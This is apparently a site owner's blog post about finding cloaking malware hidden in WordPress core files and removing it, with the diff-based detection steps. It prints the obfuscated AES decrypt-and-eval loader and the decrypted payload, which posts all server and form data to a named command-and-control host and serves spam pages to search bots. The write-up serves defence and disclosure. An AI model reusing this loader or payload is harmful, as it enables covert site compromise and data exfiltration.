

I noticed something strange while doing a routine check on how my sites appear in search results . I do this periodically for SEO and AEO (Answer Engine Optimization) monitoring. The top result for kelvinau.net showed a title I never wrote: “University Student Gift Ideas Open When Envelopes For College Students.” Clicking the link from Google redirected to a spam product site. But when I visited kelvinau.net directly, everything looked normal.
My site had been hacked. And it took me hours to find out where.
The Symptom: A Fake Store Running Under My Domain
The attacker had set up user-agent cloaking. When Googlebot crawled my site, it received a full fake Walmart product page, complete with product images, reviews, add-to-cart buttons, and “Sold and shipped by kelvinau.net” on the product page. When a real person visited the site directly (not through Google), they saw my actual WordPress site as normal.

This meant my Google search results were poisoned with spam, and anyone clicking through from search was redirected to a scam site. The redirect destination was moronovewarehouse.com, which at the time of discovery appeared to be a fake e-commerce storefront with product listings and checkout functionality. These scam domains are typically short-lived and rotate frequently as they get reported and taken down. I had no idea any of this was happening because my site looked completely normal when I visited it directly.
Everything I Checked (And Why It All Looked Clean)
I spent hours checking the usual suspects:
.htaccess files across the entire site tree. All clean. No referer-based redirects.
Database searched for the spam domain, scripts, anything suspicious. Empty results.
grep for “Googlebot”, “HTTP_USER_AGENT”, “moronove” across all PHP files. Nothing found (outside of legitimate uses in Wordfence and WP Super Cache).
Deactivated all plugins via the database. Hack persisted.
Switched to a default theme. Hack persisted.
Created a standalone PHP file that bypasses WordPress entirely. I dropped a file called test-clean.php into the site root with just <?php echo "CLEAN"; ?> inside it. When I curled that file with a Googlebot user-agent, it returned “CLEAN” normally. This proved the malware was not in the server config, not in PHP settings, and not in Apache. It only ran when WordPress loaded. That narrowed the hunt to WordPress core files.
Ran a custom PHP scanner that searched for obfuscation patterns (eval, base64_decode, long strings, user-agent checks). It found nothing meaningful outside of known-good plugin code.
I was stuck. The malware was invisible to every search technique I tried.
The Breakthrough: diff Against Clean WordPress
The solution was simple once I thought of it. I downloaded a clean copy of the same WordPress version I was running and ran a recursive diff:
diff -rq /var/www/mysite/wp-includes /tmp/wordpress/wp-includes
Two results came back:
Files wp-includes/compat.php differ
Only in wp-includes/sodium_compat/src/Core/Curve25519/Ge: P2-pluggable.php
compat.php had been modified. And a file called P2-pluggable.php existed in a deep directory that does not exist in a clean WordPress install.
How the Malware Hid Itself
When I looked at the injected code, I understood why nothing found it. The malware was AES-256-CBC encrypted and gzip compressed. Here is what it looked like:
<?php
/**
 * appreciate burden giant loosen radiation reinforce shrug tremble.
 * abuse awkward dive gallery moisture odd xploit.
 * arbitrary expend fertilizer powder route substitute suburb.
 * @package WordPress
 */
$sealedData = 'C+jyTI66+Nt+M2ol2SjHRl9pXNQAzUEKi0QqyTxgqpHRlN6cQoxl0y2eN8ys2qI
S8B5xPPb/oi4wl2TpSPervkVOMYk4dUqLmo/AQnLFbhp46FtW4gL1rQ0tlhBcTDkRVbA7dQXyuHp
LeU74Owq5vNKNlUY0MywlWG5Yxp7md0lWw3o5vv55CNPp2nU3MqmWlP1KhStrfYG/yrsr5N6SPYAZ
DAqSzDyFPefdrycbEFH96AhFaUGVy33qu//cgJkg4AOvrOTgf5I7dTSxh60JcT2crQmnuV9zSm1KQA
Ue4giec/f8owGFIXQ9yVcVB6txccBR9qGgE24w9YNKK97qGNvZ2+6ucBrxP3SE7GDFitAey0AIlRG
HmpWrcpcPWK1YKrU2FlytKeDND4YVTWlKtt6Y9V7qvs/c4agVaj3/tXKgCd5bOCEVyTFzL+XXUgC5
... (truncated ~800 more characters of base64) ...
+EFnm+I0xtVw';
$expandEncodedData = '664c3f51c2564da5980d8977818fa26aa174cfdd600ecf437b27ef185fe9e30f';
if (! function_exists('add_filter_contents_wp') ) {
/**
 * battery erect golf leak motivate utter welfare yield.
 * battery cargo flee forbid prompt sexual shelter.
 * comment decline excess glory ingredient prescribe provision.
 * discrimination jail lynar wagon.
 * @package WordPress
 */
    function add_filter_contents_wp($protectedPayload, $expandEncodedData) {
        $buildIntegrityTag = base64_decode($protectedPayload, true);
        $finalData       = substr($buildIntegrityTag, 0, 16);       // IV
        $extractedNonces = substr($buildIntegrityTag, 48);           // ciphertext
        $opensPipeline = openssl_decrypt(
            $extractedNonces,
            'AES-256-CBC',
            hash('sha256', $expandEncodedData, true),
            OPENSSL_RAW_DATA,
            $finalData
        );
        return gzuncompress($opensPipeline);
    }
/**
 * appropriate humble vacuum welfare.
 * forbid participate volunteer.
 * @package WordPress
 */
    try {
        @eval(add_filter_contents_wp($sealedData, $expandEncodedData));
    } catch (Exception $e) {}
}
The actual malicious behavior (checking user-agent, fetching spam from a remote server, outputting fake pages) only existed after the encrypted blob was decrypted at runtime. No plaintext evidence on disk. No “Googlebot” string. No redirect URL. Nothing for grep to find. Note that the decryption key is stored right next to the encrypted data in the same file. The encryption is not meant to protect the code from reverse engineering. It exists solely to evade automated scanners that search for known malware patterns in plaintext.
The fake WordPress-style comments were another nice touch: “appreciate burden giant loosen radiation reinforce shrug tremble.” Random words that look like a docblock at a glance, with @package WordPress to seal the disguise.
The planted file path was equally clever: wp-includes/sodium_compat/src/Core/Curve25519/Ge/P2-pluggable.php. Every directory in that path is a real WordPress directory. The filename uses “pluggable,” which is a real WordPress concept. Unless you know the exact file inventory of a clean install, this file looks like it belongs.
What the Malware Actually Did
Once decrypted, the code:
- Checked
$_SERVER['HTTP_USER_AGENT']for search engine bot signatures - If a bot was detected, fetched a complete product page from a remote command-and-control server
- The fetched page was a full Walmart clone with my domain substituted into all URLs
- Output the fake page and called
exit()before WordPress could render anything - If a normal user visited, did nothing (WordPress loaded normally)
The result: Google indexed hundreds of fake product pages under my domain. Visitors from search results got redirected to spam. My site reputation was being used to boost an e-commerce scam operation.
Here is the decrypted payload in full. I ran the same decryption function locally but output the result instead of eval-ing it:
<?php
// C&C URL constructed by extracting every 5th character from junk string
$nowurl = "http://cdn.uptimefoundry.com/amabstca-0414/api2302.php";
// Sends ALL $_SERVER + $_POST data to the C&C
$v4v = array();
$v3v = json_encode( $_SERVER + $_POST );
$v4v['iamuqtiph'] = $v3v;

// POSTs to C&C, which decides what to return based on user-agent
$v3v = curl_init();
curl_setopt( $v3v, CURLOPT_URL, $nowurl );
curl_setopt( $v3v, CURLOPT_RETURNTRANSFER, true );
curl_setopt( $v3v, CURLOPT_POST, true );
curl_setopt( $v3v, CURLOPT_POSTFIELDS, $v4v );
$v5v = curl_exec( $v3v );
// C&C response contains ... with base64+gzip content
if ( !preg_match( '/(.+?)<\/filter>/is', $v5v, $v0v ) )
    continue;
$v5v = gzinflate( base64_decode( $v0v[1] ) );
$v3v = json_decode( $v5v, true );
// Output whatever the C&C sends (the fake Walmart page HTML)
if( is_array( $v3v ) ){
    foreach($v3v as $key=>$vs){ $$key = $vs; }
    if(isset($gwemwlrsc)) header($gwemwlrsc);
    if(isset($vuhtxzddu)){ echo $vuhtxzddu; exit; }
}
The WordPress site is just a thin proxy. All intelligence (bot detection, content selection, redirect destinations) lives on the remote C&C server at cdn.uptimefoundry.com. The attacker can change what gets served without ever touching the infected site again.
Why Wordfence Did Not Catch It
I had Wordfence installed and active. It did not detect this malware because:
- Wordfence uses signature-based scanning that looks for known patterns (eval, base64_decode, known malware strings). The AES encryption made the payload look like random data.
- The code was in a core file that many scanners trust by default.
- The function was named
add_filter_contents_wp, which mimics legitimate WordPress function naming conventions. - There was no
eval()call visible in the code (it was inside the decrypted payload).
The Fix
Straightforward once I found the files:
rm wp-includes/sodium_compat/src/Core/Curve25519/Ge/P2-pluggable.php
cp /tmp/wordpress/wp-includes/compat.php wp-includes/compat.php
Then I updated WordPress to the latest version, changed all passwords, and removed unused plugins from disk.
How to Protect Yourself
Keep WordPress core and plugins on the latest version. Outdated installations are the number one target for automated exploitation at scale.
Security plugins are not enough. Wordfence could not detect encrypted malware injected into core files. Do not assume you are safe because you have a security plugin installed.
The best detection method is diff. Download a clean copy of your exact WordPress version. Run diff -rq against your wp-includes/ and wp-admin/. Any file that differs or should not exist is your malware. This takes 10 seconds and catches everything that pattern-based scanners miss.
Test with a bot user-agent. Run curl -A "Googlebot" https://yoursite.com/ periodically. If you get something different from your normal site, you have been hacked.
If you found this post because you are dealing with the same thing, I hope the detection steps and decoded payload help. The key takeaway: when all else fails, diff your core files against a clean install. It takes 10 seconds and catches everything that scanners miss.